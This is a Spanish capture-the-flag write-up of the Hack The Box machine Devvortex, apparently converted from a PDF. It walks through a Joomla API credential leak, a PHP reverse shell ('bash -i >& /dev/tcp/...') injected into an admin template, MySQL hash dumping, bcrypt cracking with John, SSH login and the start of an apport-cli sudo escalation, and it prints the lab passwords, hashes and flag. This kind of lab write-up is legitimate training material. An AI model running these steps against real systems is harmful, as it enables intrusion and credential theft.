
curl "http://dev.devvortex.htb/api/index.php/v1/config/application?
public=true" | jq .

```

Este comando obtiene la configuración de la aplicación de una API en la URL proporcionada y utiliza `jq` para formatear y mostrar la salida JSON resultante.




Nos reveló el usuario Lewis y la contraseña P4ntherg0t1n5r3c0n##



Aquí buscaremos ejecutar código PHP y requiere edición de plantillas.

System-->Templates->Administrator Templates->index.php



Ejecutamos la reverse shell siguiente editando index.php y añadiendo la linea siguiente con la IP correspondiente y el puerto por el que vamos a escuchar.

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.127/4444 0>&1'");
```

```

1  <?php
2
3  exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.127.6/4444 0>&1'");
4
5  /**
6   * @package      Joomla.Administrator
7   * @subpackage   Templates.Atum
8   * @copyright    (C) 2016 Open Source Matters, Inc.
9   * @license      GNU General Public License version 2 or later; see
10  LICENSE.txt
11  * @since        4.0.0
12  */
13
14  defined('_JEXEC') or die;
15
16  use Joomla\CMS\Factory;
17  use Joomla\CMS\HTML\HTMLHelper;
18  use Joomla\CMS\Language\Text;
19  use Joomla\CMS\Layout\LayoutHelper;
20  use Joomla\CMS\Router\Route;
21  use Joomla\CMS\Uri\Uri;
22
23  /** @var \Joomla\CMS\Document\HtmlDocument $this */
24
25  $app = Factory::getApplication();


```

Press F10 to toggle Full Screen editing.

Usamos el netcat por el puerto 4444 para establecer conexión.


- `nc` : Es el comando para Netcat, una herramienta de red que se utiliza para leer y escribir datos a través de conexiones de red.
- `-l` : Este parámetro indica a Netcat que debe operar en modo de escucha, lo que significa que estará esperando conexiones entrantes.
- `-v` : Habilita el modo de "verbose" (detallado), que mostrará más información sobre las conexiones entrantes y salientes.
- `-n` : Esto le dice a Netcat que no realice la resolución inversa de DNS en las direcciones IP, lo que puede acelerar la respuesta de la conexión.
- `-p 4444` : Especifica el puerto en el que Netcat debe escuchar las conexiones entrantes. En este caso, el puerto es el 4444.

```
nc -lvnp 4444
```



```
dttkalimotkali-linux-2023.3-virtualbox-amd64
Archivo Máquina Ver Entrada Dispositivos Ayuda
Templates: Customise (Atom)
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x
(kali@dttkalimot)-[~] Kali Docs
$ sudo su
[sudo] password for kali:
(root@dttkalimot)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
```

Guardamos el código php y refrescamos la página y el netcat establecerá conexión.



```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Templates: Customise (Atom)
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/DEVVORTEX x
(kali@dttkalimot)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB Go
$ sudo su
[sudo] password for kali:
(root@dttkalimot)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.242] 35868
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex: ~/dev.devvortex.htb/administrator$ _
```

Escalada de privilegios "www-data" -> "rogan"

Sabiendo que las credenciales obtenidas al explotar la vulnerabilidad de fuga de información de Joomla eran para MySQL me conectaré a MySQL y así ver la tabla de usuarios y las contraseñas.

Antes de eso tendremos que estabilizar la shell ya que no funciona correctamente.

```
script /dev/null -c /bin/bash
CTRL + Z
stty raw -echo; fg
```

```
Aqui pulsar enter dos veces, y enter otra vez:  
export TERM=xterm
```

Al usar id vemos que este usuario no puede leer la flag.

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora usaremos

```
mysql -u lewis -p
```

Introducimos la contraseña del usuario P4ntherg0t1n5r3c0n##

```
(root@dttkalimot)-[/home/kali]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.242]
38452 system      qsd-php-ba... php-backdo
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ script /dev/null -c /bin/bash
<ex.htb/administrator$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^Z
zsh: suspended nc -lvnp 4444

(root@dttkalimot)-[/home/kali]
# stty raw -echo; fg
[1] + continued nc -lvnp 4444
^C
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^C
www-data@devvortex:~/dev.devvortex.htb/administrator$ export TERM=xterm
www-data@devvortex:~/dev.devvortex.htb/administrator$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g
.
Your MySQL connection id is 70
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

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owners.

No entry for terminal type "xterm";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> quit
```

Ahora buscamos la tabla de usuarios.

```
mysql> show databases;
mysql> use joomla;
mysql> select username,password from sd4fg_users;
```

```
mysql> show databases;
```

Database
information_schema
joomla
performance_schema

```
3 rows in set (0.00 sec)
```

```
mysql> use joomla;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> select username,password from sd4fg_users;
```


username	password
lewis	\$2y\$10\$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u
logan	\$2y\$10\$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

```
2 rows in set (0.00 sec)
```


```
mysql> _
```

Nos encontramos ante dos hashes BCrypt y otro usuario, Logan.

Copié el hash de Logan.




Creé un archivo .txt con el hash



Utilizé John the Ripper con el formato bcrypt y el archivo rockyou.txt para sacar la contraseña.

```
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt  
hash_contra_logan.txt
```



```
(root@dttkalimot)-[/home/kali/HTB/DEVVORTEX]  
# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash_contra_logan.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 1024 for all loaded hashes  
Will run 8 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
tequieromucho (?)  
1g 0:00:00:05 DONE (2024-04-09 17:57) 0.2000g/s 288.0p/s 288.0c/s 288.0C/s lacoste..michel  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

La contraseña fué extraída muy rápidamente. tequieromucho

Ahora nos conectaremos por SSH a devvortex.htb con el usuario logan

```
ssh logan@devvortex.htb
```

Y usamos la contraseña tequieromucho

```
(root@dttkalimot)-[/home/kali/HTB/DEVVORTEX]
# ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 09 Apr 2024 09:59:13 PM UTC
System load: 0.06          Processes: 176
Usage of /: 63.5% of 4.76GB Users logged in: 0
Memory usage: 16%         IPv4 address for eth0: 10.10.11.242
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ _
```

```
cat users.txt
73d0a08574e07464c5405b7ee23852f1
```

```
Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
73d0a08574e07464c5405b7ee23852f1
logan@devvortex:~$ _
```

Escalada de privilegios "logan" -> "root"

Primero enumeraré los privilegios del usuario Logan.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ _
```

Podía ejecutar `/usr/bin/apport-cli` con `sudo`, pero necesitaba descubrir cómo explotarlo.

Se encontró un ataque de escalada de privilegios en `apport-cli` 2.26.0 y versiones anteriores que es similar a CVE-2023-26604. Si un sistema está configurado especialmente para permitir que usuarios sin privilegios ejecuten `sudo apport-cli`, se configura `less` como `buscapersonas` y se puede configurar el tamaño del terminal: un atacante local puede escalar privilegios. Es extremadamente improbable que un administrador del sistema configure `sudo` para permitir que usuarios sin privilegios realicen esta clase de exploit.

Este es el caso así que crearé un informe de fallos.

```
sudo /usr/bin/apport-cli -f
```

